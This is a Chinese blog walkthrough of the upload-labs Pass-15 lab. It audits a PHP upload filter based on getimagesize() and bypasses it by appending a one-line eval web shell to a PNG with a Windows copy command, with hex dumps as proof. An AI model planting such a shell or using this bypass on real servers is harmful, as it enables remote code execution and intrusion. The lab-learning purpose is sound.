

# 安全-Pass15之图片马绕过 (upload-labs)

原创

小狐狸FM  于 2021-08-20 16:02:41 发布  287  收藏 1

分类专栏: [安全 # 靶场学习](#) 文章标签: [php 文件上传漏洞](#) [安全](#) [安全漏洞](#)

版权声明: 本文为博主原创文章, 遵循 [CC 4.0 BY-SA](#) 版权协议, 转载请附上原文出处链接和本声明。

本文链接: <https://blog.csdn.net/smallfox233/article/details/119823212>

版权



[安全](#) 同时被 2 个专栏收录

91 篇文章 9 订阅

订阅专栏



[靶场学习](#)

24 篇文章 1 订阅

订阅专栏

## 文章目录

前言

相关介绍

其他介绍

一、题目

二、WriteUp


[1]. 函数介绍

[2]. 源码审计

[3]. 图片马绕过

## 前言

- 前面13关的笔记已经对 `php` 的源码分析过了，之后的关卡代码类似，就不再一步步分析了
- `php` 即 `Hypertext Preprocessor` 超文本预处理器，多用于 `web` 后端
- BUUCTF的upload-labs在线靶场和本地的靶场有点差别，如果用文章的方法没法绕过时，注意看一下源码是否一致



## 相关介绍

[PHP 百度百科](#)

[PHP: PHP 手册 - Manual](#)

[PHP: image\\_type\\_to\\_extension - Manual](#)

[PHP: getimagesize - Manual](#)

[php getimagesize 函数 - 获取图像信息 | 菜鸟教程](#)

## 其他介绍

[文件上传绕过思路集合](#)

[upload-labs靶场下载](#)

[upload-labs在线靶场-BUUCTF](#)

[蚁剑AntSword](#)

## 一、题目

Pass-01  
Pass-02  
Pass-03  
Pass-04  
Pass-05  
Pass-06  
Pass-07  
Pass-08  
Pass-09  
Pass-10  
Pass-11  
Pass-12  
Pass-13  
Pass-14  
Pass-15  
Pass-16  
Pass-17

### 任务

上传 **图片马** 到服务器。

注意：

1. 保证上传后的图片马中仍然包含完整的 **一句话** 或 **webshell** 代码。
2. 使用 **文件包含漏洞** 能运行图片马中的恶意代码。
3. 图片马要 **.jpg** , **.png** , **.gif** 三种后缀都上传成功才算过关！

### 上传区

请选择要上传的图片：

未选择文件。

<https://blog.csdn.net/smallfox233>

### 提示

本pass使用getimagesize()检查是否为图片文件!

<https://blog.csdn.net/smallfox233>

```

function isImage($filename){
    $types = '.jpeg|.png|.gif';
    if(file_exists($filename)){
        $info = getimagesize($filename);
        $ext = image_type_to_extension($info[2]);
        if(strpos($types,$ext)>=0){
            return $ext;
        }else{
            return false;
        }
    }else{
        return false;
    }
}

$is_upload = false;
$msg = null;
if(isset($_POST['submit'])){
    $temp_file = $_FILES['upload_file']['tmp_name'];
    $res = isImage($temp_file);
    if(!$res){
        $msg = "文件未知, 上传失败! ";
    }else{
        $img_path = UPLOAD_PATH."/".rand(10, 99).date("YmdHis").$res;
        if(move_uploaded_file($temp_file,$img_path)){
            $is_upload = true;
        } else {
            $msg = "上传出错! ";
        }
    }
}
}

```

## 二、WriteUp

### [1]. 函数介绍

`isImage` 是靶场自定义的函数

PHP函数	介绍
<code>date(格式)</code>	以固定的时间格式获取当前系统的时间
<code>file_exists(路径)</code>	判断文件或目录是否存在
<code>getimagesize(文件路径)</code>	获取文件的信息, 返回一个数组
<code>image_type_to_extension(数字)</code>	将图像类型的标记转换为对应的后缀
<code>move_uploaded_file(文件路径, 文件夹路径)</code>	将文件移动到指定文件夹下
<code>rand(数字1, 数字2)</code>	从数字1到数字2的范围内生成随机数, 两个数字都有包含在内
<code>strpos(主串, 子串)</code>	返回在主串中子串第一次出现的位置, 未发现时将返回false

### [2]. 源码审计

对应的介绍如下

```
function isImage($filename)
{
    $types = '.jpeg|.png|.gif';
    if (file_exists($filename)) { 判断文件是否存在，存在则进入if语句
        $info = getimagesize($filename); 通过info来获取文件的大小，为Array数组类型
        $ext = image_type_to_extension($info[2]); 先获取info变量的第三个元素（数字）
        判断文件类型是否为.jpeg或.png或.gif，符合进入if语句
        if (strpos($types, $ext) >= 0) {
            return $ext;
        } else {
            return false;
        }
    } else {
        return false;
    }
}
```

**再通过image\_type\_to\_extension()将数字转换为对应的文件类型**

<https://blog.csdn.net/smallfox233>

```
17
18 $is_upload = false;
19 $msg = null;
20 if (isset($_POST['submit'])) {
21     $temp_file = $_FILES['upload_file']['tmp_name']; 获取临时文件名
22     $res = isImage($temp_file); 通过自定义的isImage函数判断文件类型，符合时返回后缀，否则返回false
23     if (!$res) {
24         $msg = "文件未知，上传失败! "; UPLOAD_PATH定义在另一个文件中，值为../upload
25         下方的小数点表示连接符号，用拼接多个字符串
26     } else { 文件符合条件时
27         $img_path = UPLOAD_PATH . "/" . rand(10, 99) . date( format: "YmdHis") . $res;
28         rand(10,99)表示随机数，范围左闭右闭
29         if (move_uploaded_file($temp_file, $img_path)) { 移动临时文件，并重命名
30             $is_upload = true;
31         } else {
32             date("YmdHis")是系统时间组成的数字
33             $msg = "上传出错! "; $res为文件后缀，值为.jpeg或.png或.gif
34         }
35     }
36 }
```

<https://blog.csdn.net/smallfox233>

创建两个 php 文件，分析一下 isImage 中的几个函数作用  
上传一个本地文件，查看一下值的变化

```
show.php x
1 <?php
2 $tmp_name = $_FILES["upload"]["tmp_name"]; //获取临时上传路径
3 $info = getimagesize($tmp_name); //获取临时文件的大小, 返回数组
4 print_r($info); //打印
5 echo "<br>";
6 print_r($info[2]); //打印
7 echo "<br>";
8 $ext = image_type_to_extension($info[2]); //获取临时文件的类型, 返回字符串
9 print_r($ext)
10 ?>
```

<https://blog.csdn.net/smallfox233>

```
show.php x upload.php x
1 <form action="show.php" method="post" enctype="multipart/form-data">
2   <input type="file" name="upload"/><br><br>
3   <input type="submit" value="submit" />
4 </form>
5
```



浏览... 未选择文件。

submit

<https://blog.csdn.net/smallfox233>

选择文件 1.png

submit

`$info` 数组的第三个元素的值为3, 表示的类型是PNG

`image_type_to_extension()` 函数的作用就是将图像类型的标记转换成对应的后缀

索引	介绍
0	图像宽度的像素值
1	图像高度的像素值
2	图像类型的标记
3	宽度和高度的字符串，可直接用于标签
bits	图像的每种颜色的位数，二进制格式
channels	图像的通道值，RGB图像默认是3
mime	图像的MIME信息

```
Array ( [0] => 346 [1] => 306 [2] => 3 [3] => width="346" height="306" [bits] => 8 [mime] => image/png )
3
.png
```

下方表格内容来自PHP: [getimagesize - Manual](#)

图像类型标记	图像类型
1	GIF
2	JPG
3	PNG
4	SWF
5	PSD
6	BMP
7	TIFF(intel byte order)
8	TIFF(motorola byte order)
9	JPC
10	JP2
11	JPX
12	JB2
13	SWC
14	IFF
15	WBMP
16	XBM

- 再创建一个php文件来测试 `stripos` 函数的作用  
当后缀符合时，就会返回子串在主串的位置  
当后缀不符合时，就会返回一个布尔值
- 使用echo打印布尔类型时，值为true时打印1，值为false时打印空

```
1 <?php
2     $types = ".jpeg|.png|.gif";
3     $ext_1 = ".png";//正确的后缀
4     $ext_2 = ".wav";//错误的后缀
5     $res1 = stripos($types,$ext_1);
6     $res2 = stripos($types,$ext_2);
7     if($res1 >= 0)
8         echo $res1;//打印结果
9     echo "<br><br>";//换行
10    if($res2 >= 0)
11        echo gettype(stripos($types,$ext_2));//获取类型
12    else
13        echo gettype(stripos($types,$ext_2));//获取类型
14
```

<https://blog.csdn.net/smallfox233>

6

boolean

### [3]. 图片马绕过

先本地创建一个正常的图片和一个木马文件


名称	日期	类型	大小
 1.png	2021/8/20 14:20	PNG 图片文件	1 KB
 test.txt	2021/8/20 14:20	文本文档	1 KB

 test.txt - 记事本

文件(F) 编辑(E) 格式(O) 查看(V) 帮助(H)

```
<?php @eval($_POST[cmd]);?>
```

进入 `cmd` 界面



使用 `copy` 命令将 `1.png` 和 `test.txt` 文件结合成一个新的文件 `2.png`，内容是后者添加到前者的末尾

命令：`copy 文件1路径/类型 + 文件2路径/类型 文件3路径`

类型	介绍
a	ASCII码文本
b	二进制文件

```
C:\Users\86138\Desktop\代码>copy 1.png/b + test.txt/a 2.png
1.png
test.txt
已复制          1 个文件。

C:\Users\86138\Desktop\代码>
```

名称	日期	类型	大小	符
 1.png	2021/8/20 14:20	PNG 图片文件	1 KB	
 2.png	2021/8/20 14:21	PNG 图片文件	1 KB	
 test.txt	2021/8/20 14:20	文本文档	1 KB	

```
起始页 2.png x
编辑方式: 十六进制(H) 运行脚本 运行模板
0 1 2 3 4 5 6 7 8 9 A B C D E F 0 1 2 3 4 5 6 7 8 9 ABCDEF
0300h: 62 07 40 EC 00 88 1D 00 B1 03 20 76 00 C4 0E 80 b.@i.^..±. v.Ä.€
0310h: D8 01 10 3B 00 62 07 40 EC 00 88 1D 00 B1 03 20 Ø.;.b.@i.^..±.
0320h: 76 00 C4 0E 80 D8 01 10 3B 00 62 07 40 EC 00 88 v.Ä.€Ø.;.b.@i.^
0330h: 1D 00 B1 03 20 76 00 C4 0E 80 D8 01 10 3B 00 62 ..±. v.Ä.€Ø.;.b
0340h: 07 40 EC 00 88 1D 00 B1 03 20 76 00 C4 0E 80 D8 .@i.^..±. v.Ä.€Ø
0350h: 01 10 3B 00 62 07 40 EC 00 88 1D 00 B1 03 20 76 ..;.b.@i.^..±. v
0360h: 00 C4 0E 80 D8 01 10 3B 00 62 07 40 EC 00 88 1D .Ä.€Ø.;.b.@i.^
0370h: 00 B1 03 20 76 00 C4 0E 80 D8 01 10 3B 00 62 07 .±. v.Ä.€Ø.;.b.
0380h: 40 EC 00 88 1D 00 B1 03 20 76 00 C4 0E 80 D8 01 @i.^..±. v.Ä.€Ø.
0390h: 10 3B 00 62 07 40 EC 00 C8 0F BF 65 05 61 D6 CC .;.b.@i.È.¿e.aöÏ
03A0h: D0 74 00 00 00 00 49 45 4E 44 AE 42 60 82 3C 3F Ðt....IEND@B`,<?
03B0h: 70 68 70 20 40 65 76 61 6C 28 24 5F 50 4F 53 54 php @eval($_POST
03C0h: 5B 63 6D 64 5D 29 3B 3F 3E 1A https://blog.csdn.net/smallfox233
```


上传图片木马，成功上传，木马代码未被删除  
 因为图片马需要结合文件包含的漏洞才能连接shell，所以能够绕过限制上传完整的木马文件就达成了目的

请选择要上传的图片：

浏览... 2.png

上传

WWW > upload-labs-master > upload



<https://blog.csdn.net/smallfox233>

起始页 2.png 3320210820143628.png x

编辑方式：十六进制(H) 运行脚本 运行模板

	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F						
02E0h:	20	76	00	C4	0E	80	D8	01	10	3B	00	62	07	40	EC	00	v.	Ä.	€ø.	..;	b.	@i.																
02F0h:	88	1D	00	B1	03	20	76	00	C4	0E	80	D8	01	10	3B	00	^.	..±.	v.	Ä.	€ø.	..;																
0300h:	62	07	40	EC	00	88	1D	00	B1	03	20	76	00	C4	0E	80	b.	@i.	^.	..±.	v.	Ä.	€															
0310h:	D8	01	10	3B	00	62	07	40	EC	00	88	1D	00	B1	03	20	ø.	..;	b.	@i.	^.	..±.																
0320h:	76	00	C4	0E	80	D8	01	10	3B	00	62	07	40	EC	00	88	v.	Ä.	€ø.	..;	b.	@i.	^.															
0330h:	1D	00	B1	03	20	76	00	C4	0E	80	D8	01	10	3B	00	62	..±.	v.	Ä.	€ø.	..;	b.																
0340h:	07	40	EC	00	88	1D	00	B1	03	20	76	00	C4	0E	80	D8	.	@i.	^.	..±.	v.	Ä.	€ø															
0350h:	01	10	3B	00	62	07	40	EC	00	88	1D	00	B1	03	20	76	..;	b.	@i.	^.	..±.	v.																
0360h:	00	C4	0E	80	D8	01	10	3B	00	62	07	40	EC	00	88	1D	.	Ä.	€ø.	..;	b.	@i.	^.															
0370h:	00	B1	03	20	76	00	C4	0E	80	D8	01	10	3B	00	62	07	..±.	v.	Ä.	€ø.	..;	b.																
0380h:	40	EC	00	88	1D	00	B1	03	20	76	00	C4	0E	80	D8	01	@i.	^.	..±.	v.	Ä.	€ø.																
0390h:	10	3B	00	62	07	40	EC	00	C8	0F	BF	65	05	61	D6	CC	..;	b.	@i.	È.	¿	e.	a	õ	Ï													
03A0h:	D0	74	00	00	00	00	49	45	4E	44	AE	42	60	82	3C	3F	Ð	t.	...	I	E	N	D	ø	B	`	,	<	?									
03B0h:	70	68	70	20	40	65	76	61	6C	28	24	5F	50	4F	53	54	php	@eval(\$_POST																				
03C0h:	5B	63	6D	64	5D	29	3B	3F	3E	1A							[cmd]);?>.																					

<https://blog.csdn.net/smallfox233>